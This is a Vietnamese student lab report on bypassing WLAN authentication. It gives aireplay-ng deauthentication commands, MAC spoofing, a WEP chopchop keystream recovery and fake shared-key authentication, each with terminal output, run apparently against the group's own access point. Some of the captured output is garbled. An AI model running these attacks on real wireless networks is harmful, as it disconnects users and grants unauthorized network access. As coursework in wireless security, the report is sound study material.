

BÁO CÁO BÀI TẬP

Môn học: An toàn Mạng không dây và di động

Kỳ báo cáo: Buổi 03 (Session 03)

Tên chủ đề: VƯỢT QUA XÁC THỰC MẠNG WLAN

Bypassing WLAN Authentication

GV: Lê Đức Thịnh

Ngày báo cáo: 24/4/2023

Nhóm: 802.11

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT330.N21.ANTT.1

STT	Họ và tên	MSSV	Email
1	Lâm Thiệu Ân	20521047	20521047@gm.uit.edu.vn
2	Bùi Đức Hoàng	20520514	20520514@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá
1	Yêu cầu 1	100%
2	Yêu cầu 2	100%
3	Yêu cầu 3	100%
4	Yêu cầu 4	100%
5	Yêu cầu 5	100%
6	Yêu cầu 6	100%
7	Yêu cầu 7	100%
8	Yêu cầu 8	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Yêu cầu 1: Theo cách trên có thể gửi broadcast deauthentication đến tất cả các client. Tìm hiểu công cụ aireplay-ng để deauthentication attack có chọn lọc client.

- Để gửi gói deauthentication đến một client nhất định, ta tiến hành thêm option -c <Client's MAC Address>


```
* The AP isn't vulnerable when operating in authenticated mode.
Try aireplay-ng in non-authenticated mode instead (no -h option).

[x]-[root@parrot]-[/home/hoang20520514]
#aireplay-ng -0 5 -a 1C:3B:F3:FE:74:AE -c B0:2A:FC:C5:D1:3D wlx9ca2f4fd78ac
```

- Sau khi tấn công.

```
#aireplay-ng -0 5 -a 1C:3B:F3:FE:74:AE -c B0:2A:FC:C5:D1:3D wlx9ca2f4fd78ac
04:19:35 Waiting for beacon frame (BSSID: 1C:3B:F3:FE:74:AE) on channel 4
04:19:35 Sending 64 directed DeAuth (code 7). STMAC: [B0:2A:FC:C5:D1:3D] [ 9|48 ACKs]
04:19:36 Sending 64 directed DeAuth (code 7). STMAC: [B0:2A:FC:C5:D1:3D] [ 16|57 ACKs]
04:19:36 Sending 64 directed DeAuth (code 7). STMAC: [B0:2A:FC:C5:D1:3D] [ 3|56 ACKs]
04:19:37 Sending 64 directed DeAuth (code 7). STMAC: [B0:2A:FC:C5:D1:3D] [ 0|56 ACKs]
04:19:38 Sending 64 directed DeAuth (code 7). STMAC: [B0:2A:FC:C5:D1:3D] [ 0|58 ACKs]
```


- Trên máy Client lúc này đã bị disconnect.






Yêu cầu 2: Thực hiện lại mục C2

- Thông tin gói Beacon




- Thông tin gói Beacon bị ẩn thông tin.




Session 03: Bypassing WLAN Authentication

- Thông tin gói Deauthentication



- Thông tin gói Authentication



- Station của MAC

```
root@kali: /home/hoang-20520514
File Actions Edit View Help
CH 11 ][ Elapsed: 12 s ][ 2023-04-12 05:33 ][ fixed channel wlan0mon: 2
BSSID 185 Beacon PWR RXQ Beacons #Data, #/s CH  MB ENC CIPHER AU
11 185 Beacon frame, SN=1568, FN=0, Flags=. ...., BI=100, SSID="N
11 185 Beacon frame, SN=1607, FN=0, Flags=. ...., BI=100, SSID="N
11 185 Beacon frame, SN=1676, FN=0, Flags=. ...., BI=100, SSID="N
11 185 Beacon frame, SN=1730, FN=0, Flags=. ...., BI=100, SSID="N
11 185 Beacon frame, SN=1838, FN=0, Flags=. ...., BI=100, SSID="N
11 185 Beacon frame, SN=1892, FN=0, Flags=. ...., BI=100, SSID="N
11 30:96:FB:8E:F0:13 -22 me 0 SN=1981 FN=0, 5Flag 0 = 11   65 , OPN=100, SSID="N
11 185 Beacon frame, SN=2321, FN=0, Flags=. ...., BI=100, SSID="N
11 185 Beacon frame, SN=2482, PWR, Rate=, Lost=, Frames=, Notes=, ID="N
11 185 Beacon frame, SN=2536, FN=0, Flags=. ...., BI=100, SSID="N
11 185 Beacon frame, SN=2589, FN=0, Flags=. ...., BI=100, SSID="N
11 185 Beacon frame, SN=2750, FN=0, Flags=. ...., BI=100, SSID="N
11 174 Probe Response, SN=1889, FN=0, Flags=. ...., BI=100, SSID="N
11 185 Beacon frame, SN=2804, FN=0, Flags=. ...., BI=100, SSID="N
11 185 Beacon frame, SN=2844, FN=0, Flags=. ...., BI=100, SSID="N
11 185 Beacon frame, SN=2858, FN=0, Flags=. ...., BI=100, SSID="N
bits) on interface wlan0mon, id 0 0000 00 00 12 00 2e 48 00 00 00 00
0010 00 00 b0 00 3a 01 10 63 03 09
0020 f0 13 30 96 fb 8e f0 13 00 00
```

- MAC changer

- Đã bypass được.

```


root@kali: /home/hoang-20520514
File Actions Edit View Help
6232F00
IE: Unknown: DD050016328000
192.168.43.118   DNS      188 Standard query response
192.168.43.118   DNS      188 Standard query response
[root@kali]# iwconfig wlan0 essid "Nhóm 802.11"
[root@kali]# iwconfig
[root@kali]# iwconfig
lo        no wireless extensions.
eth0      no wireless extensions.
wlan0    IEEE 802.11 ESSID:"Nhóm 802.11"
          Mode:Managed Frequency:2.462 GHz Access Point: 30:96:FB:8E:F0:13
          Bit Rate=9 Mb/s Tx-Power=20 dBm
          Retry short long limit:2 RTS thr:off Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=70/70 Signal level=-25 dBm
          Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
          Tx excessive retries:0 Invalid misc:38 Missed beacon:0
[root@kali]#
# 
```

```

root@kali: /home/hoang-20520514
File Actions Edit View Help
# macchanger -m 6C:5A:B0:4A:71:F9 wlan0
Current MAC: b0:48:7a:90:30:84 (TP-LINK TECHNOLOGIES CO., LTD.)
Permanent MAC: b0:48:7a:90:30:84 (TP-LINK TECHNOLOGIES CO., LTD.)
New MAC: 6C:5A:B0:4A:71:F9 (unknown)
# 
```

Yêu cầu 3: Xác định gói đầu tiên, yêu cầu xác thực được gửi bởi aireplay-ng đến AP.

- Đầu tiên, ta vào trang cấu hình của thiết bị AP để thực hiện đổi Authentication Type sang Shared Key.



WEP

Dạng:	Mật mã chia sẻ	
Định dạng mật WEP:	ASCII	
Mật mã được chọn	Mã WEP	
Mã 1:	ABCDEFABCDEF	Dạng mã
Mã 2:		128bit
		Đã vô hiệu hóa

- Tiếp đó, ta chạy lệnh `airodump-ng wlan0` để tìm địa chỉ MAC cũng như channel hiện tại của Nhóm 802.11

- Ở đây do bị lỗi monitor mode nên nhóm em chuyển sang ParrotOS thay vì Kali, vì USB Wifi của nhóm không chạy monitor mode trên Kali được do không hỗ trợ driver.
- Chạy lệnh `airodump-ng wlan0mon -c <channel> --bssid <mac AP> -w keystream` để sniff các gói tin trao đổi giữa client và AP.

```

Applications Places System airodump-ng wlx9ca2f4fd78ac -c 4 --bssid 1C:3B:F3:FE:74:AE -w keystream - Parrot Terminal
File Edit View Search Terminal Help

CH 4 ][ Elapsed: 30 s ][ 2023-04-19 11:02

BSSID Time Source Destination PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
No. 5091 1353.7886689.. DASANNet_9d:72:88 Broadcast 802.11 274 Beacon frame, SN=3175, FN=0, Flags=.....C, BI=16
1C:3B:F3:FE:74:AE -10:92:9d:53 Broadcast 802.11 196 Beacon frame, SN=2562, FN=0, Flags=.....C, BI=16
5093 1354.0163760.. Shenzhen_e7:99:70 Broadcast 802.11 48 QoS Null function (No data), SN=60, FN=0, Flags=.....C, BI=16
5094 1354.0163772.. 26:cf:24:0e:39:4c Broadcast 802.11 32 Acknowledgement, Flags=.....C, BI=16
5095 1354.0907183.. Shenzhen_e7:99:70 Broadcast 802.11 196 Beacon frame, SN=2563, FN=0, Flags=.....C, BI=16
5098 1354.1932004.. Shenzhen_92:9d:53 Broadcast 802.11 196 Beacon frame, SN=2564, FN=0, Flags=.....C, BI=16
5099 1354.2270539.. Shenzhen_e7:99:70 Broadcast 802.11 331 Beacon frame, SN=1166, FN=0, Flags=.....C, BI=16

```

- Dùng kỹ thuật tấn công Deauthentication để ngắt kết nối của Client, bắt Client phải kết nối lại.

```

Capturing from wlx9ca2f4fd78ac (as superuser)
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/hoang20520514]
[root@parrot]# aireplay-ng -0 5 -a 1C:3B:F3:FE:74:AE --ignore-negative wlx9ca2f4fd78ac
[...]

```

The terminal shows the aireplay-ng command being run to perform a deauthentication attack on the target access point (1C:3B:F3:FE:74:AE). The resulting captured traffic analysis is shown in the bottom window, which includes a list of wireless interfaces and their details.


```
root@parrot:[/home/hoang20520514]# airodump-ng wlx9ca2f4fd78ac - Parrot Terminal
CH 4 ][ Elapsed: 0 s ][ 2023-04-23 12:27
[roo...#]

BSSID 4s PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
Home
28:77:77:AF:29:84 -60 5 0 0 5 130 WPA2 CCMP PSK DUC HOANG
38:01:46:92:9D:53 -62 2 0 0 11 65 OPN GW_AP_24448806
BC:62:CE:E7:99:70 -69 1 0 0 11 130 WPA2 CCMP PSK Quyết Thắng
32:B6:5A:1C:8A:41 -76 2 0 0 11 180 WPA2 CCMP PSK Ku Tuan
24:43:E2:81:E7:5F -54 5 0 0 11 130 WPA2 CCMP PSK VIETTEL_GPON_81E758
28:77:77:AF:26:5C -49 4 0 0 8 130 WPA2 CCMP PSK DUC HOÀNG
34:E8:94:0B:A1:96 -55 3 0 0 1 270 WPA2 CCMP PSK Hoang Hung
50:CB:4A:2F:5D:C5 -63 1 0 0 1 270 WPA2 CCMP PSK Hong Nhung
C4:E9:84:62:0F:28 -91 11 0 0 4 270 WPA2 CCMP PSK Nhom 802.11
CC:BB:FE:EC:F3:80 -81 5 0 0 5 130 WPA2 CCMP PSK Marin Lang

BSSID STATION PWR Rate Lost Frames Notes Probes
38:01:46:92:9D:53 68:DB:CA:B1:E5:2E -1 1 - 0 0 7
BC:62:CE:E7:99:70 26:CF:24:0E:39:4C -82 0 - 1e 0 1
34:E8:94:0B:A1:96 42:37:80:82:BA:90 -56 0 - 1 0 1
Quitting...
```

- Ta lấy thiết bị kết nối với AP, ta thấy ở cột AUTH đã xuất hiện SKA.

```
root@parrot:[/home/hoang20520514]# airodump-ng -c 4 --bssid C4:E9:84:62:0F:28 -w keystream wlx9ca2f4fd78ac - Parrot Terminal
File Edit View Search Terminal Help
CH 4 ][ Elapsed: 1 min ][ 2023-04-23 12:37
[roo...#]

BSSID AUTH ESSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
Home
C4:E9:84:62:0F:28 13 96 570 132 4 4 54e. WEP WEP SKA Nhom 802.11
GW_AP_24448806
BSSID PSK STATION PWR Rate Lost Frames Notes Probes
Quyết PSK Ku Tuan
Ku Tuan PSK DUC HOANG
DUC HOÀNG PSK Marin Lang

BSSID STATION PWR Rate Lost Frames Notes Probes
C4:E9:84:62:0F:28 28:31:66:EF:BF:ED -30 54e- 1 0 185
```

- Nhưng ở dòng đầu tiên vẫn chưa xuất hiện đoạn keystream, do đó theo hướng dẫn trong tài liệu tham khảo “Packt - Kali Linux Wireless Penetration Testing Beginners Guide 2017 3rd Edition.pdf”, ta sẽ thực hiện tấn công chopchop để tạo ra gói .xor

```
[root@parrot:[/home/hoang20520514]
#aireplay-ng -4 -h 28:31:66:EF:BF:ED -a C4:E9:84:62:0F:28 wlx9ca2f4fd78ac
```



```
The AP appears to drop packets shorter than 40 bytes.
Enabling standard workaround: IP header re-creation.

Saving plaintext in replay_dec-0423-124656.cap
Saving keystream in replay_dec-0423-124656.xor

Completed in 201s (0.35 bytes/s)

[root@parrot]~[/home/hoang20520514]
#
```

- Khi ta thực hiện lệnh ls, ta sẽ thấy gói keystream<AP's MAC>.xor đã xuất hiện.

```
[root@parrot]~[/home/hoang20520514]
#ls
Desktop
Documents
Downloads
keystream-01.cap
keystream-01.csv
keystream-01.kismet.csv
keystream-01.kismet.netxml
keystream-01.log.csv
keystream-01.kismet.netxml  Music
keystream-01.log.csv    Pictures
[root@parrot]~[/home/hoang20520514]
#
```

keystream-02-C4-E9-84-62-0F-28.xor

keystream-02.cap

keystream-02.csv

keystream-02.kismet.csv

keystream-02.kismet.netxml

keystream-02.log.csv

keystream-02.C4-E9-84-62-0F-28.xor

replay_dec-0423-124656.cap

replay_dec-0423-124656.xor

replay_src-0423-124250.cap

Templates


Videos

- Thực hiện fake SKA.

```
[root@parrot]~[/home/hoang20520514]
#aireplay-ng -1 0 -e "Nhóm 802.11" -y keystream-02-C4-E9-84-62-0F-28.xor -a C4:E9:84:62:0F:28 -h AA:AA:AA:AA:AA:AA wlx9ca2f4fd78ac
The interface MAC (9C:A2:F4:FD:78:AC) doesn't match the specified MAC (-h).
ifconfig wlx9ca2f4fd78ac hw ether AA:AA:AA:AA:AA:AA
23:14:51 Waiting for beacon frame (BSSID: C4:E9:84:62:0F:28) on channel 4
23:14:51 Sending Authentication Request (Shared Key) [ACK]
23:14:51 Authentication 1/2 successful
23:14:51 Sending encrypted challenge. [ACK]
23:14:51 Authentication 2/2 successful
23:14:51 Sending Association Request [ACK]
23:14:51 Association successful :-) (AID: 1)

